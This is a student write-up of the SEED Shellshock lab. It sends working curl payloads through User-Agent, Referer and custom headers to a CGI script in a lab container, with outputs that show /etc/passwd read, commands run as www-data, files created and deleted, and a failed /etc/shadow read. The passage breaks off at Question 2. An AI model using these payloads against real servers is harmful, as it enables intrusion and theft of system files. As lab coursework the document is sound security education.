SHELLSHOCK ATTACK LAB

SEED Lab #1

Environment Setup

- Access the file /etc/hosts using "sudo vim" to map the hostname to the container's IP address:

```
10.9.0.80       www.seedlab-shellshock.com
```

- Start the service by building and executing the docker container

```
docker-compose up
```


Task 1:

- A Shellshock attack happens when commands that are concatenated to the end of function definitions stored in the values of environment variables are unintentionally executed, allowing the attacker to execute arbitrary commands and gain unauthorized access to services.

- Example of one such attack:

```
env x='() { :;}; echo vulnerable' bash -c "echo this is a test"
```

- Observed results:
  - (In the vulnerable shell, the trailing *echo* command runs, outputting "vulnerable")



```
[03/10/22]seed@VM:~/.../image_www$ env x='() { :;}; echo vulnerable' bash -c "echo this is a test"
this is a test
[03/10/22]seed@VM:~/.../image_www$ env x='() { :;}; echo vulnerable' ./bash_shellshock -c "echo this is a test"
vulnerable
this is a test
```

Task 2:


Task 2.A:

- By accessing the URL www.seedlab-shellshock.com/cgi-bin/getenv.cgi in a browser, the window presents the environment variables in the current process.

- Using the HTTP Header Live Firefox extension, we manage to see the environment variables that are set by the browser.

- Comparing the results, we can verify that the environment variables that are set by the browsers are the variables prefixed by *HTTP_* which in this case are *Host*, *User-Agent*, *Accept*, *Accept-Language*, *Accept-*

Encoding, *Connection* and *Upgrade-Insecure_Requests*.



www.seedlab-shellshock.com/cgi-bin/getenv.cgi

HTTP Header Live

```
http://www.seedlab-she
Host: www.seedlab-shellshoc
User-Agent: Mozilla/5.0 (X1
Accept: text/html,applicati
Accept-Language: en-US,en;c
Accept-Encoding: gzip, defl
Connection: keep-alive
Upgrade-Insecure-Requests:
GET: HTTP/1.1 200 OK
Date: Thu, 10 Mar 2022 18:6
Server: Apache/2.4.41 (Ubur
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 602
Keep-Alive: timeout=5, max=
Connection: Keep-Alive
Content-Type: text/plain

http://www.seedlab-she
Host: www.seedlab-shellshoc
User-Agent: Mozilla/5.0 (X1
Accept: image/webp,*/*
Accept-Language: en-US,en;c
Accept-Encoding: gzip, defl
Connection: keep-alive
Referer: http://www.seedlab
GET: HTTP/1.1 404 Not
Date: Thu, 10 Mar 2022 17:2
Server: Apache/2.4.41 (Ubur
Content-Length: 288
Content-Type: text/html; ch
```

```
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
HTTP_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE=en-US,en;q=0.5
HTTP_ACCEPT_ENCODING=gzip, deflate
HTTP_CONNECTION=keep-alive
HTTP_UPGRADE_INSECURE_REQUESTS=1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=47092
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/getenv.cgi
SCRIPT_NAME=/cgi-bin/getenv.cgi
```

Task 2.B:

- Using curl, we can control some of the fields in an HTTP request. Some of these are the following:
  - Using **-A**, we can modify the environment variable **HTTP_USER_AGENT**
  - Using **-e**, we can modify the environment variable **HTTP_REFERER**
  - Using **-H**, we can create new extra headers and set their corresponding values.
    - For example, running the following command will create an extra header called **HTTP_X_FIRST_NAME** and set its value to *Joe*:

```
curl -H "X-First-Name: Joe" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
```


- Based on this experiment, we can verify that all three options allow us to inject arbitrary data into the environment variables. But the **-H** option would be the most interesting as it enables us to add, replace or remove any number of new environment variables.

Task 3:

In the following subtasks, we launched some Shellshock attacks, using the three different approaches described in the last task, to achieve the four objectives proposed.

Task 3.A:


```
curl -A "() { :;}; echo Content_type: text/plain; echo; /bin/cat /etc/passwd" -v
www.seedlab-shellshock.com/cgi-bin/vul.cgi
```



```
[03/10/22]seed@VM:.../lib$ curl -A "() { :;}; echo Content_type: text/plain; echo; /b
in/cat /etc/passwd" -v www.seedlab-shellshock.com/cgi-bin/vul.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/vul.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: () { :;}; echo Content_type: text/plain; echo; /bin/cat /etc/passwd
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Thu, 10 Mar 2022 18:24:09 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Content_type: text/plain
< Transfer-Encoding: chunked
<
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```

Task 3.B:


```
curl -e "() { :;}; echo Content_type: text/plain; echo; /bin/id" -v www.seedlab-shellshock.com/cgi-bin/vul.cgi
```



```
[03/10/22]seed@VM:.../lib$ curl -e "() { :;}; echo Content_type: text/plain; echo; /b
in/id" -v www.seedlab-shellshock.com/cgi-bin/vul.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/vul.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> Referer: () { :;}; echo Content_type: text/plain; echo; /bin/id
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Thu, 10 Mar 2022 18:27:11 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Content_type: text/plain
< Transfer-Encoding: chunked
<
uid=33(www-data) gid=33(www-data) groups=33(www-data)
* Connection #0 to host www.seedlab-shellshock.com left intact
```

Task 3.C:


```
curl -H "Target: () { :;}; echo Content_type: text/plain; echo; /bin/touch
/tmp/hack.txt" -v www.seedlab-shellshock.com/cgi-bin/vul.cgi

curl -H "Target: () { :;}; echo Content_type: text/plain; echo; /bin/ls /tmp" -v
www.seedlab-shellshock.com/cgi-bin/vul.cgi
```



```
* Connection #0 to host www.seedlab-shellshock.com left intact
[03/16/22]seed@VM:~/.../Labsetup$ curl -H "Target: () { :;}; echo Content_type:
text/plain; echo; /bin/ls /tmp" -v www.seedlab-shellshock.com/cgi-bin/vul.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/vul.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> Target: () { :;}; echo Content_type: text/plain; echo; /bin/ls /tmp
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Wed, 16 Mar 2022 10:39:22 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Content_type: text/plain
< Transfer-Encoding: chunked
<
hack
* Connection #0 to host www.seedlab-shellshock.com left intact
```

Task 3.D:

```
curl -H "Target: () { :;}; echo Content_type: text/plain; echo; /bin/rm
/tmp/hack.txt" -v www.seedlab-shellshock.com/cgi-bin/vul.cgi
```




```
[03/16/22]seed@VM:~/.../Labsetup$ curl -H "Target: () { :;}; echo Content_type:
text/plain; echo; /bin/ls /tmp" -v www.seedlab-shellshock.com/cgi-bin/vul.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/vul.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> Target: () { :;}; echo Content_type: text/plain; echo; /bin/ls /tmp
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Wed, 16 Mar 2022 10:39:10 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Content_type: text/plain
< Transfer-Encoding: chunked
<
hack
hack.txt
* Connection #0 to host www.seedlab-shellshock.com left intact
```

Question 1

- We tried to access the file /etc/shadow using the following command, which redirects the writing of the error message to the terminal:

```
curl -H "Target: () { :;}; echo Content_type: text/plain; echo; /bin/cat
/etc/shadow 2>&1" -v www.seedlab-shellshock.com/cgi-bin/vul.cgi
```

- We verified that an error occurs, accusing that permission was denied.
- After some searching, we concluded that this file can only be accessed using root permissions.
- However, as we can see in task 3.B, our UID is 33, so we're not executing the commands as root, which would have the UID 0.
- **Answer:** No, we are not able to steal the content of the shadow file.




```
* Connection #0 to host www.seedlab-shellshock.com left intact
[03/16/22]seed@VM:~/.../Labsetup$ curl -H "Target: () { :;}; echo Content_type:
text/plain; echo; /bin/cat /etc/shadow 2>&1" -v www.seedlab-shellshock.com/cgi-b
in/vul.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/vul.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> Target: () { :;}; echo Content_type: text/plain; echo; /bin/cat /etc/shadow 2>
&1
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Wed, 16 Mar 2022 11:14:54 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Content_type: text/plain
< Transfer-Encoding: chunked
<
/bin/cat: /etc/shadow: Permission denied
* Connection #0 to host www.seedlab-shellshock.com left intact
```

Question 2

- To accomplish this attack, we need to try to fit our attack payload in the URL, as an HTTP GET request, and to that effect, we tried with, and without encoding, and these are a couple of commands we tried (and their encoded counterparts):

